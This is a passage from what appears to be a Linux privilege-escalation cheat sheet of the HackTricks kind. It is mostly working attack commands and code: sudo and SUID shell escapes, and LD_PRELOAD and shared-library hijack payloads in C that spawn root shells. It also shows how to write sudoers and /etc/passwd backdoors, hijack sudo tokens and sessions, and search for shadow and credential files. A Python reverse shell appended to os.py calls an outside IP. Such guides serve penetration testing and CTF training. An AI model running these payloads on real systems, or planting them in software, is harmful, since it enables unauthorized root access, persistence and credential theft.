(ifconfig || ip a)

#Neighbours

(arp -e || arp -a)

(route || ip n)

#Iptables rules

(timeout 1 iptables -L 2>/dev/null; cat /etc/iptables/\* | grep -v "^#" | grep -Pv "\W\*\#" 2>/dev/null)

#Files used by network services

lsof -i

### Open ports

Always check network services running on the machine that you weren't able to interact with before accessing it:

Copy

(netstat -punta || ss --ntpu)

(netstat -punta || ss --ntpu) | grep "127.0"

### Sniffing

Check if you can sniff traffic. If you can, you could be able to grab some credentials.

Copy

timeout 1 tcpdump

## Users

### Generic Enumeration

Check **who** you are, which **privileges** do you have, which **users** are in the systems, which ones can **login** and which ones have **root privileges:**

Copy

#Info about me

id || (whoami && groups) 2>/dev/null

#List all users

cat /etc/passwd | cut -d: -f1

#List users with console

cat /etc/passwd | grep "sh$"

#List superusers

awk -F: '($3 == "0") {print}' /etc/passwd

#Currently logged users

w

#Login history

last | tail

#Last log of each user

lastlog

#List all users and their groups

for i in $(cut -d":" -f1 /etc/passwd 2>/dev/null);do id $i;done 2>/dev/null | sort

#Current user PGP keys

gpg --list-keys 2>/dev/null

### Big UID

Some Linux versions were affected by a bug that allows users with **UID > INT\_MAX** to escalate privileges. More info: [here](https://gitlab.freedesktop.org/polkit/polkit/issues/74), [here](https://github.com/mirchr/security-research/blob/master/vulnerabilities/CVE-2018-19788.sh) and [here](https://twitter.com/paragonsec/status/1071152249529884674). **Exploit it** using: **systemd-run -t /bin/bash**

### Groups

Check if you are a **member of some group** that could grant you root privileges:

[PAGEInteresting Groups - Linux Privesc](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe)

### Clipboard

Check if anything interesting is located inside the clipboard (if possible)

Copy

if [ `which xclip 2>/dev/null` ]; then

echo "Clipboard: "`xclip -o -selection clipboard 2>/dev/null`

echo "Highlighted text: "`xclip -o 2>/dev/null`

elif [ `which xsel 2>/dev/null` ]; then

echo "Clipboard: "`xsel -ob 2>/dev/null`

echo "Highlighted text: "`xsel -o 2>/dev/null`

else echo "Not found xsel and xclip"

fi

### Password Policy

Copy

grep "^PASS\_MAX\_DAYS\|^PASS\_MIN\_DAYS\|^PASS\_WARN\_AGE\|^ENCRYPT\_METHOD" /etc/login.defs

### Known passwords

If you **know any password** of the environment **try to login as each user** using the password.

### Su Brute

If don't mind about doing a lot of noise and su and timeout binaries are present on the computer, you can try to brute-force user using [su-bruteforce](https://github.com/carlospolop/su-bruteforce). [**Linpeas**](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite) with -a parameter also try to brute-force users.

## Writable PATH abuses

### $PATH

If you find that you can **write inside some folder of the $PATH** you may be able to escalate privileges by **creating a backdoor inside the writable folder** with the name of some command that is going to be executed by a different user (root ideally) and that is **not loaded from a folder that is located previous** to your writable folder in $PATH.

### SUDO and SUID

You could be allowed to execute some command using sudo or they could have the suid bit. Check it using:

Copy

sudo -l #Check commands you can execute with sudo

find / -perm -4000 2>/dev/null #Find all SUID binaries

Some **unexpected commands allow you to read and/or write files or even execute a command.** For example:

Copy

sudo awk 'BEGIN {system("/bin/sh")}'

sudo find /etc -exec sh -i \;

sudo tcpdump -n -i lo -G1 -w /dev/null -z ./runme.sh

sudo tar c a.tar -I ./runme.sh a

ftp>!/bin/sh

less>! <shell\_comand>

### NOPASSWD

Sudo configuration might allow a user to execute some command with another user's privileges without knowing the password.

Copy

$ sudo -l

User demo may run the following commands on crashlab:

(root) NOPASSWD: /usr/bin/vim

In this example the user demo can run vim as root, it is now trivial to get a shell by adding an ssh key into the root directory or by calling sh.

Copy

sudo vim -c '!sh'

### SETENV

This directive allows the user to **set an environment variable** while executing something:

Copy

$ sudo -l

User waldo may run the following commands on admirer:

(ALL) SETENV: /opt/scripts/admin\_tasks.sh

This example, **based on HTB machine Admirer**, was **vulnerable** to **PYTHONPATH hijacking** to load an arbitrary python library while executing the script as root:

Copy

sudo PYTHONPATH=/dev/shm/ /opt/scripts/admin\_tasks.sh

### Sudo execution bypassing paths

**Jump** to read other files or use **symlinks**. For example in sudoers file: *hacker10 ALL= (root) /bin/less /var/log/\**

Copy

sudo less /var/logs/anything

less>:e /etc/shadow #Jump to read other files using privileged less

Copy

ln /etc/shadow /var/log/new

sudo less /var/log/new #Use symlinks to read any file

If a **wildcard** is used (\*), it is even easier:

Copy

sudo less /var/log/../../etc/shadow #Read shadow

sudo less /var/log/something /etc/shadow #Red 2 files

**Countermeasures**: <https://blog.compass-security.com/2012/10/dangerous-sudoers-entries-part-5-recapitulation/>

### Sudo command/SUID binary without command path

If the **sudo permission** is given to a single command **without specifying the path**: *hacker10 ALL= (root) less* you can exploit it by changing the PATH variable

Copy

export PATH=/tmp:$PATH

#Put your backdoor in /tmp and name it "less"

sudo less

This technique can also be used if a **suid** binary **executes another command without specifying the path to it (always check with** ***strings*** **the content of a weird SUID binary)**.

[Payload examples to execute.](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/payloads-to-execute)

### SUID binary with command path

If the **suid** binary **executes another command specifying the path**, then, you can try to **export a function** named as the command that the suid file is calling.

For example, if a suid binary calls ***/usr/sbin/service apache2 start*** you have to try to create the function and export it:

Copy

function /usr/sbin/service() { cp /bin/bash /tmp && chmod +s /tmp/bash && /tmp/bash -p; }

export -f /usr/sbin/service

Then, when you call the suid binary, this function will be executed

### LD\_PRELOAD & **LD\_LIBRARY\_PATH**

The **LD\_PRELOAD** environment variable is used to specify one or more shared libraries (.so files) to be loaded by the loader before all others, including the standard C library (libc.so). This process is known as preloading a library.

However, to maintain system security and prevent this feature from being exploited, particularly with **suid/sgid** executables, the system enforces certain conditions:

* The loader disregards **LD\_PRELOAD** for executables where the real user ID (*ruid*) does not match the effective user ID (*euid*).
* For executables with suid/sgid, only libraries in standard paths that are also suid/sgid are preloaded.

Privilege escalation can occur if you have the ability to execute commands with sudo and the output of sudo -l includes the statement **env\_keep+=LD\_PRELOAD**. This configuration allows the **LD\_PRELOAD** environment variable to persist and be recognized even when commands are run with sudo, potentially leading to the execution of arbitrary code with elevated privileges.

Copy

Defaults env\_keep += LD\_PRELOAD

Save as **/tmp/pe.c**

Copy

#include <stdio.h>

#include <sys/types.h>

#include <stdlib.h>

void \_init() {

unsetenv("LD\_PRELOAD");

setgid(0);

setuid(0);

system("/bin/bash");

}

Then **compile it** using:

Copy

cd /tmp

gcc -fPIC -shared -o pe.so pe.c -nostartfiles

Finally, **escalate privileges** running

Copy

sudo LD\_PRELOAD=./pe.so <COMMAND> #Use any command you can run with sudo

A similar privesc can be abused if the attacker controls the **LD\_LIBRARY\_PATH** env variable because he controls the path where libraries are going to be searched.

Copy

#include <stdio.h>

#include <stdlib.h>

static void hijack() \_\_attribute\_\_((constructor));

void hijack() {

unsetenv("LD\_LIBRARY\_PATH");

setresuid(0,0,0);

system("/bin/bash -p");

}

Copy

# Compile & execute

cd /tmp

gcc -o /tmp/libcrypt.so.1 -shared -fPIC /home/user/tools/sudo/library\_path.c

sudo LD\_LIBRARY\_PATH=/tmp <COMMAND>

### SUID Binary – .so injection

When encountering a binary with **SUID** permissions that seems unusual, it's a good practice to verify if it's loading **.so** files properly. This can be checked by running the following command:

Copy

strace <SUID-BINARY> 2>&1 | grep -i -E "open|access|no such file"

For instance, encountering an error like *"open(“/path/to/.config/libcalc.so”, O\_RDONLY) = -1 ENOENT (No such file or directory)"* suggests a potential for exploitation.

To exploit this, one would proceed by creating a C file, say *"/path/to/.config/libcalc.c"*, containing the following code:

Copy

#include <stdio.h>

#include <stdlib.h>

static void inject() \_\_attribute\_\_((constructor));

void inject(){

system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");

}

This code, once compiled and executed, aims to elevate privileges by manipulating file permissions and executing a shell with elevated privileges.

Compile the above C file into a shared object (.so) file with:

Copy

gcc -shared -o /path/to/.config/libcalc.so -fPIC /path/to/.config/libcalc.c

Finally, running the affected SUID binary should trigger the exploit, allowing for potential system compromise.

## Shared Object Hijacking

Copy

# Lets find a SUID using a non-standard library

ldd some\_suid

something.so => /lib/x86\_64-linux-gnu/something.so

# The SUID also loads libraries from a custom location where we can write

readelf -d payroll | grep PATH

0x000000000000001d (RUNPATH) Library runpath: [/development]

Now that we have found a SUID binary loading a library from a folder where we can write, lets create the library in that folder with the necessary name:

Copy

//gcc src.c -fPIC -shared -o /development/libshared.so

#include <stdio.h>

#include <stdlib.h>

static void hijack() \_\_attribute\_\_((constructor));

void hijack() {

setresuid(0,0,0);

system("/bin/bash -p");

}

If you get an error such as

Copy

./suid\_bin: symbol lookup error: ./suid\_bin: undefined symbol: a\_function\_name


that means that the library you have generated need to have a function called a\_function\_name.


### GTFOBins

[**GTFOBins**](https://gtfobins.github.io/) is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions. [**GTFOArgs**](https://gtfoargs.github.io/) is the same but for cases where you can **only inject arguments** in a command.

The project collects legitimate functions of Unix binaries that can be abused to break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

gdb -nx -ex '!sh' -ex quit sudo mysql -e '! /bin/sh' strace -o /dev/null /bin/sh sudo awk 'BEGIN {system("/bin/sh")}'

[GTFOBins](https://gtfobins.github.io/)

[GTFOArgs](https://gtfoargs.github.io/)

### FallOfSudo

If you can access sudo -l you can use the tool [**FallOfSudo**](https://github.com/CyberOne-Security/FallofSudo) to check if it finds how to exploit any sudo rule.

### Reusing Sudo Tokens

In cases where you have **sudo access** but not the password, you can escalate privileges by **waiting for a sudo command execution and then hijacking the session token**.

Requirements to escalate privileges:

* You already have a shell as user "*sampleuser*"
* "*sampleuser*" have **used sudo** to execute something in the **last 15mins** (by default that's the duration of the sudo token that allows us to use sudo without introducing any password)
* cat /proc/sys/kernel/yama/ptrace\_scope is 0
* gdb is accessible (you can be able to upload it)

(You can temporarily enable ptrace\_scope with echo 0 | sudo tee /proc/sys/kernel/yama/ptrace\_scope or permanently modifying /etc/sysctl.d/10-ptrace.conf and setting kernel.yama.ptrace\_scope = 0)

If all these requirements are met, **you can escalate privileges using:** [**https://github.com/nongiach/sudo\_inject**](https://github.com/nongiach/sudo_inject)

* The **first exploit** (exploit.sh) will create the binary activate\_sudo\_token in */tmp*. You can use it to **activate the sudo token in your session** (you won't get automatically a root shell, do sudo su):

Copy

bash exploit.sh

/tmp/activate\_sudo\_token

sudo su

* The **second exploit** (exploit\_v2.sh) will create a sh shell in */tmp* **owned by root with setuid**

Copy

bash exploit\_v2.sh

/tmp/sh -p

* The **third exploit** (exploit\_v3.sh) will **create a sudoers file** that makes **sudo tokens eternal and allows all users to use sudo**

Copy

bash exploit\_v3.sh

sudo su

### /var/run/sudo/ts/<Username>

If you have **write permissions** in the folder or on any of the created files inside the folder you can use the binary [**write\_sudo\_token**](https://github.com/nongiach/sudo_inject/tree/master/extra_tools) to **create a sudo token for a user and PID**. For example, if you can overwrite the file */var/run/sudo/ts/sampleuser* and you have a shell as that user with PID 1234, you can **obtain sudo privileges** without needing to know the password doing:

Copy

./write\_sudo\_token 1234 > /var/run/sudo/ts/sampleuser

### /etc/sudoers, /etc/sudoers.d

The file /etc/sudoers and the files inside /etc/sudoers.d configure who can use sudo and how. These files **by default can only be read by user root and group root**. **If** you can **read** this file you could be able to **obtain some interesting information**, and if you can **write** any file you will be able to **escalate privileges**.

Copy

ls -l /etc/sudoers /etc/sudoers.d/

ls -ld /etc/sudoers.d/

If you can write you can abuse this permission

Copy

echo "$(whoami) ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers

echo "$(whoami) ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers.d/README

Another way to abuse these permissions:

Copy

# makes it so every terminal can sudo

echo "Defaults !tty\_tickets" > /etc/sudoers.d/win

# makes it so sudo never times out

echo "Defaults timestamp\_timeout=-1" >> /etc/sudoers.d/win

### DOAS

There are some alternatives to the sudo binary such as doas for OpenBSD, remember to check its configuration at /etc/doas.conf

Copy

permit nopass demo as root cmd vim

### Sudo Hijacking

If you know that a **user usually connects to a machine and uses sudo** to escalate privileges and you got a shell within that user context, you can **create a new sudo executable** that will execute your code as root and then the user's command. Then, **modify the $PATH** of the user context (for example adding the new path in .bash\_profile) so when the user executes sudo, your sudo executable is executed.

Note that if the user uses a different shell (not bash) you will need to modify other files to add the new path. For example [sudo-piggyback](https://github.com/APTy/sudo-piggyback) modifies ~/.bashrc, ~/.zshrc, ~/.bash\_profile. You can find another example in [bashdoor.py](https://github.com/n00py/pOSt-eX/blob/master/empire_modules/bashdoor.py)

Or running something like:

Copy

cat >/tmp/sudo <<EOF

#!/bin/bash

/usr/bin/sudo whoami > /tmp/privesc

/usr/bin/sudo "\$@"

EOF

chmod +x /tmp/sudo

echo ‘export PATH=/tmp:$PATH’ >> $HOME/.zshenv # or ".bashrc" or any other

# From the victim

zsh

echo $PATH

sudo ls

## Shared Library

### ld.so

The file /etc/ld.so.conf indicates **where the loaded configurations files are from**. Typically, this file contains the following path: include /etc/ld.so.conf.d/\*.conf

That means that the configuration files from /etc/ld.so.conf.d/\*.conf will be read. This configuration files **points to other folders** where **libraries** are going to be **searched** for. For example, the content of /etc/ld.so.conf.d/libc.conf is /usr/local/lib. **This means that the system will search for libraries inside /usr/local/lib**.

If for some reason **a user has write permissions** on any of the paths indicated: /etc/ld.so.conf, /etc/ld.so.conf.d/, any file inside /etc/ld.so.conf.d/ or any folder within the config file inside /etc/ld.so.conf.d/\*.conf he may be able to escalate privileges. Take a look at **how to exploit this misconfiguration** in the following page:

[PAGEld.so privesc exploit example](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/ld.so.conf-example)

### RPATH

Copy

level15@nebula:/home/flag15$ readelf -d flag15 | egrep "NEEDED|RPATH"

0x00000001 (NEEDED) Shared library: [libc.so.6]

0x0000000f (RPATH) Library rpath: [/var/tmp/flag15]

level15@nebula:/home/flag15$ ldd ./flag15

linux-gate.so.1 => (0x0068c000)

libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0x00110000)

/lib/ld-linux.so.2 (0x005bb000)

By copying the lib into /var/tmp/flag15/ it will be used by the program in this place as specified in the RPATH variable.

Copy

level15@nebula:/home/flag15$ cp /lib/i386-linux-gnu/libc.so.6 /var/tmp/flag15/

level15@nebula:/home/flag15$ ldd ./flag15

linux-gate.so.1 => (0x005b0000)

libc.so.6 => /var/tmp/flag15/libc.so.6 (0x00110000)

/lib/ld-linux.so.2 (0x00737000)

Then create an evil library in /var/tmp with gcc -fPIC -shared -static-libgcc -Wl,--version-script=version,-Bstatic exploit.c -o libc.so.6

Copy

#include<stdlib.h>

#define SHELL "/bin/sh"

int \_\_libc\_start\_main(int (\*main) (int, char \*\*, char \*\*), int argc, char \*\* ubp\_av, void (\*init) (void), void (\*fini) (void), void (\*rtld\_fini) (void), void (\* stack\_end))

{

char \*file = SHELL;

char \*argv[] = {SHELL,0};

setresuid(geteuid(),geteuid(), geteuid());

execve(file,argv,0);

}

## Capabilities

Linux capabilities provide a **subset of the available root privileges to a process**. This effectively breaks up root **privileges into smaller and distinctive units**. Each of these units can then be independently granted to processes. This way the full set of privileges is reduced, decreasing the risks of exploitation. Read the following page to **learn more about capabilities and how to abuse them**:

[PAGELinux Capabilities](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities)

## Directory permissions

In a directory, the **bit for "execute"** implies that the user affected can "**cd**" into the folder. The **"read"** bit implies the user can **list** the **files**, and the **"write"** bit implies the user can **delete** and **create** new **files**.

## ACLs

Access Control Lists (ACLs) represent the secondary layer of discretionary permissions, capable of **overriding the traditional ugo/rwx permissions**. These permissions enhance control over file or directory access by allowing or denying rights to specific users who are not the owners or part of the group. This level of **granularity ensures more precise access management**. Further details can be found [**here**](https://linuxconfig.org/how-to-manage-acls-on-linux).

**Give** user "kali" read and write permissions over a file:

Copy

setfacl -m u:kali:rw file.txt

#Set it in /etc/sudoers or /etc/sudoers.d/README (if the dir is included)

setfacl -b file.txt #Remove the ACL of the file

**Get** files with specific ACLs from the system:

Copy

getfacl -t -s -R -p /bin /etc /home /opt /root /sbin /usr /tmp 2>/dev/null

## Open shell sessions

In **old versions** you may **hijack** some **shell** session of a different user (**root**). In **newest versions** you will be able to **connect** to screen sessions only of **your own user**. However, you could find **interesting information inside the session**.


### screen sessions hijacking

**List screen sessions**

Copy

screen -ls

screen -ls <username>/ # Show another user' screen sessions



**Attach to a session**

Copy

screen -dr <session> #The -d is to detach whoever is attached to it

screen -dr 3350.foo #In the example of the image

screen -x [user]/[session id]

## tmux sessions hijacking

This was a problem with **old tmux versions**. I wasn't able to hijack a tmux (v2.1) session created by root as a non-privileged user.

**List tmux sessions**

Copy

tmux ls

ps aux | grep tmux #Search for tmux consoles not using default folder for sockets

tmux -S /tmp/dev\_sess ls #List using that socket, you can start a tmux session in that socket with: tmux -S /tmp/dev\_sess



**Attach to a session**

Copy

tmux attach -t myname #If you write something in this session it will appears in the other opened one

tmux attach -d -t myname #First detach the session from the other console and then access it yourself

ls -la /tmp/dev\_sess #Check who can access it

rw-rw---- 1 root devs 0 Sep 1 06:27 /tmp/dev\_sess #In this case root and devs can

# If you are root or devs you can access it

tmux -S /tmp/dev\_sess attach -t 0 #Attach using a non-default tmux socket

Check **Valentine box from HTB** for an example.

## SSH

### Debian OpenSSL Predictable PRNG - CVE-2008-0166

All SSL and SSH keys generated on Debian based systems (Ubuntu, Kubuntu, etc) between September 2006 and May 13th, 2008 may be affected by this bug. This bug is caused when creating a new ssh key in those OS, as **only 32,768 variations were possible**. This means that all the possibilities can be calculated and **having the ssh public key you can search for the corresponding private key**. You can find the calculated possibilities here: <https://github.com/g0tmi1k/debian-ssh>

### SSH Interesting configuration values

* **PasswordAuthentication:** Specifies whether password authentication is allowed. The default is no.
* **PubkeyAuthentication:** Specifies whether public key authentication is allowed. The default is yes.
* **PermitEmptyPasswords**: When password authentication is allowed, it specifies whether the server allows login to accounts with empty password strings. The default is no.

### PermitRootLogin

Specifies whether root can log in using ssh, default is no. Possible values:

* yes: root can login using password and private key
* without-password or prohibit-password: root can only login with a private key
* forced-commands-only: Root can login only using private key and if the commands options are specified
* no : no

### AuthorizedKeysFile

Specifies files that contain the public keys that can be used for user authentication. It can contain tokens like %h, which will be replaced by the home directory. **You can indicate absolute paths** (starting in /) or **relative paths from the user's home**. For example:

Copy

AuthorizedKeysFile .ssh/authorized\_keys access

That configuration will indicate that if you try to login with the **private** key of the user "**testusername**" ssh is going to compare the public key of your key with the ones located in /home/testusername/.ssh/authorized\_keys and /home/testusername/access

### ForwardAgent/AllowAgentForwarding

SSH agent forwarding allows you to **use your local SSH keys instead of leaving keys** (without passphrases!) sitting on your server. So, you will be able to **jump** via ssh **to a host** and from there **jump to another** host **using** the **key** located in your **initial host**.

You need to set this option in $HOME/.ssh.config like this:

Copy

Host example.com

ForwardAgent yes

Notice that if Host is \* every time the user jumps to a different machine, that host will be able to access the keys (which is a security issue).

The file /etc/ssh\_config can **override** this **options** and allow or denied this configuration. The file /etc/sshd\_config can **allow** or **denied** ssh-agent forwarding with the keyword AllowAgentForwarding (default is allow).

If you find that Forward Agent is configured in an environment read the following page as **you may be able to abuse it to escalate privileges**:

[PAGESSH Forward Agent exploitation](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/ssh-forward-agent-exploitation)

## Interesting Files

### Profiles files

The file /etc/profile and the files under /etc/profile.d/ are **scripts that are executed when a user runs a new shell**. Therefore, if you can **write or modify any of them you can escalate privileges**.

Copy

ls -l /etc/profile /etc/profile.d/

If any weird profile script is found you should check it for **sensitive details**.

### Passwd/Shadow Files

Depending on the OS the /etc/passwd and /etc/shadow files may be using a different name or there may be a backup. Therefore it's recommended **find all of them** and **check if you can read** them to see **if there are hashes** inside the files:

Copy

#Passwd equivalent files

cat /etc/passwd /etc/pwd.db /etc/master.passwd /etc/group 2>/dev/null

#Shadow equivalent files

cat /etc/shadow /etc/shadow- /etc/shadow~ /etc/gshadow /etc/gshadow- /etc/master.passwd /etc/spwd.db /etc/security/opasswd 2>/dev/null

In some occasions you can find **password hashes** inside the /etc/passwd (or equivalent) file

Copy

grep -v '^[^:]\*:[x\\*]' /etc/passwd /etc/pwd.db /etc/master.passwd /etc/group 2>/dev/null

### Writable /etc/passwd

First, generate a password with one of the following commands.

Copy

openssl passwd -1 -salt hacker hacker

mkpasswd -m SHA-512 hacker

python2 -c 'import crypt; print crypt.crypt("hacker", "$6$salt")'

Then add the user hacker and add the generated password.

Copy

hacker:GENERATED\_PASSWORD\_HERE:0:0:Hacker:/root:/bin/bash

E.g: hacker:$1$hacker$TzyKlv0/R/c28R.GAeLw.1:0:0:Hacker:/root:/bin/bash

You can now use the su command with hacker:hacker

Alternatively, you can use the following lines to add a dummy user without a password. WARNING: you might degrade the current security of the machine.

Copy

echo 'dummy::0:0::/root:/bin/bash' >>/etc/passwd

su - dummy

NOTE: In BSD platforms /etc/passwd is located at /etc/pwd.db and /etc/master.passwd, also the /etc/shadow is renamed to /etc/spwd.db.

You should check if you can **write in some sensitive files**. For example, can you write to some **service configuration file**?

Copy

find / '(' -type f -or -type d ')' '(' '(' -user $USER ')' -or '(' -perm -o=w ')' ')' 2>/dev/null | grep -v '/proc/' | grep -v $HOME | sort | uniq #Find files owned by the user or writable by anybody

for g in `groups`; do find \( -type f -or -type d \) -group $g -perm -g=w 2>/dev/null | grep -v '/proc/' | grep -v $HOME; done #Find files writable by any group of the user

For example, if the machine is running a **tomcat** server and you can **modify the Tomcat service configuration file inside /etc/systemd/,** then you can modify the lines:

Copy

ExecStart=/path/to/backdoor

User=root

Group=root

Your backdoor will be executed the next time that tomcat is started.

### Check Folders

The following folders may contain backups or interesting information: **/tmp**, **/var/tmp**, **/var/backups, /var/mail, /var/spool/mail, /etc/exports, /root** (Probably you won't be able to read the last one but try)

Copy

ls -a /tmp /var/tmp /var/backups /var/mail/ /var/spool/mail/ /root

### Weird Location/Owned files

Copy

#root owned files in /home folders

find /home -user root 2>/dev/null

#Files owned by other users in folders owned by me

for d in `find /var /etc /home /root /tmp /usr /opt /boot /sys -type d -user $(whoami) 2>/dev/null`; do find $d ! -user `whoami` -exec ls -l {} \; 2>/dev/null; done

#Files owned by root, readable by me but not world readable

find / -type f -user root ! -perm -o=r 2>/dev/null

#Files owned by me or world writable

find / '(' -type f -or -type d ')' '(' '(' -user $USER ')' -or '(' -perm -o=w ')' ')' ! -path "/proc/\*" ! -path "/sys/\*" ! -path "$HOME/\*" 2>/dev/null

#Writable files by each group I belong to

for g in `groups`;

do printf " Group $g:\n";

find / '(' -type f -or -type d ')' -group $g -perm -g=w ! -path "/proc/\*" ! -path "/sys/\*" ! -path "$HOME/\*" 2>/dev/null

done

done

### Modified files in last mins

Copy

find / -type f -mmin -5 ! -path "/proc/\*" ! -path "/sys/\*" ! -path "/run/\*" ! -path "/dev/\*" ! -path "/var/lib/\*" 2>/dev/null

### Sqlite DB files

Copy

find / -name '\*.db' -o -name '\*.sqlite' -o -name '\*.sqlite3' 2>/dev/null

### \*\_history, .sudo\_as\_admin\_successful, profile, bashrc, httpd.conf, .plan, .htpasswd, .git-credentials, .rhosts, hosts.equiv, Dockerfile, docker-compose.yml files

Copy

find / -type f \( -name "\*\_history" -o -name ".sudo\_as\_admin\_successful" -o -name ".profile" -o -name "\*bashrc" -o -name "httpd.conf" -o -name "\*.plan" -o -name ".htpasswd" -o -name ".git-credentials" -o -name "\*.rhosts" -o -name "hosts.equiv" -o -name "Dockerfile" -o -name "docker-compose.yml" \) 2>/dev/null

### Hidden files

Copy

find / -type f -iname ".\*" -ls 2>/dev/null

### **Script/Binaries in PATH**

Copy

for d in `echo $PATH | tr ":" "\n"`; do find $d -name "\*.sh" 2>/dev/null; done

for d in `echo $PATH | tr ":" "\n"`; do find $d -type f -executable 2>/dev/null; done

### **Web files**

Copy

ls -alhR /var/www/ 2>/dev/null

ls -alhR /srv/www/htdocs/ 2>/dev/null

ls -alhR /usr/local/www/apache22/data/

ls -alhR /opt/lampp/htdocs/ 2>/dev/null

### **Backups**

Copy

find /var /etc /bin /sbin /home /usr/local/bin /usr/local/sbin /usr/bin /usr/games /usr/sbin /root /tmp -type f \( -name "\*backup\*" -o -name "\*\.bak" -o -name "\*\.bck" -o -name "\*\.bk" \) 2>/dev/null

### Known files containing passwords

Read the code of [**linPEAS**](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS), it searches for **several possible files that could contain passwords**. **Another interesting tool** that you can use to do so is: [**LaZagne**](https://github.com/AlessandroZ/LaZagne) which is an open source application used to retrieve lots of passwords stored on a local computer for Windows, Linux & Mac.

### Logs

If you can read logs, you may be able to find **interesting/confidential information inside them**. The more strange the log is, the more interesting it will be (probably). Also, some "**bad**" configured (backdoored?) **audit logs** may allow you to **record passwords** inside audit logs as explained in this post: <https://www.redsiege.com/blog/2019/05/logging-passwords-on-linux/>.

Copy

aureport --tty | grep -E "su |sudo " | sed -E "s,su|sudo,${C}[1;31m&${C}[0m,g"

grep -RE 'comm="su"|comm="sudo"' /var/log\* 2>/dev/null

In order to **read logs the group** [**adm**](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#adm-group) will be really helpful.

### Shell files

Copy

~/.bash\_profile # if it exists, read it once when you log in to the shell

~/.bash\_login # if it exists, read it once if .bash\_profile doesn't exist

~/.profile # if it exists, read once if the two above don't exist

/etc/profile # only read if none of the above exists

~/.bashrc # if it exists, read it every time you start a new shell

~/.bash\_logout # if it exists, read when the login shell exits

~/.zlogin #zsh shell

~/.zshrc #zsh shell

### Generic Creds Search/Regex

You should also check for files containing the word "**password**" in its **name** or inside the **content**, and also check for IPs and emails inside logs, or hashes regexps. I'm not going to list here how to do all of this but if you are interested you can check the last checks that [**linpeas**](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/linPEAS/linpeas.sh) perform.

## Writable files

### Python library hijacking

If you know from **where** a python script is going to be executed and you **can write inside** that folder or you can **modify python libraries**, you can modify the OS library and backdoor it (if you can write where python script is going to be executed, copy and paste the os.py library).

To **backdoor the library** just add at the end of the os.py library the following line (change IP and PORT):

Copy

import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.10.14.14",5678));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);

### Logrotate exploitation

A vulnerability in logrotate lets users with **write permissions** on a log file or its parent directories potentially gain escalated privileges. This is because logrotate, often running as **root**, can be manipulated to execute arbitrary files, especially in directories like ***/etc/bash\_completion.d/***. It's important to check permissions not just in */var/log* but also in any directory where log rotation is applied.

This vulnerability affects logrotate version 3.18.0 and older

More detailed information about the vulnerability can be found on this page: <https://tech.feedyourhead.at/content/details-of-a-logrotate-race-condition>.

You can exploit this vulnerability with [**logrotten**](https://github.com/whotwagner/logrotten).

This vulnerability is very similar to [**CVE-2016-1247**](https://www.cvedetails.com/cve/CVE-2016-1247/) **(nginx logs),** so whenever you find that you can alter logs, check who is managing those logs and check if you can escalate privileges substituting the logs by symlinks.

### /etc/sysconfig/network-scripts/ (Centos/Redhat)

**Vulnerability reference:** [**https://vulmon.com/exploitdetails?qidtp=maillist\_fulldisclosure&qid=e026a0c5f83df4fd532442e1324ffa4f**](https://vulmon.com/exploitdetails?qidtp=maillist_fulldisclosure&qid=e026a0c5f83df4fd532442e1324ffa4f)

If, for whatever reason, a user is able to **write** an ifcf-<whatever> script to */etc/sysconfig/network-scripts* **or** it can **adjust** an existing one, then your **system is pwned**.

Network scripts, *ifcg-eth0* for example are used for network connections. They look exactly like .INI files. However, they are ~sourced~ on Linux by Network Manager (dispatcher.d).

In my case, the NAME= attributed in these network scripts is not handled correctly. If you have **white/blank space in the name the system tries to execute the part after the white/blank space**. This means that **everything after the first blank space is executed as root**.

For example: */etc/sysconfig/network-scripts/ifcfg-1337*

Copy

NAME=Network /bin/id

ONBOOT=yes

DEVICE=eth0

(*Note the blank space between Network and /bin/id*)

### **init, init.d, systemd, and rc.d**

The directory /etc/init.d is home to **scripts** for System V init (SysVinit), the **classic Linux service management system**. It includes scripts to start, stop, restart, and sometimes reload services. These can be executed directly or through symbolic links found in /etc/rc?.d/. An alternative path in Redhat systems is /etc/rc.d/init.d.

On the other hand, /etc/init is associated with **Upstart**, a newer **service management** introduced by Ubuntu, using configuration files for service management tasks. Despite the transition to Upstart, SysVinit scripts are still utilized alongside Upstart configurations due to a compatibility layer in Upstart.

**systemd** emerges as a modern initialization and service manager, offering advanced features such as on-demand daemon starting, automount management, and system state snapshots. It organizes files into /usr/lib/systemd/ for distribution packages and /etc/systemd/system/ for administrator modifications, streamlining the system administration process.

## Other Tricks

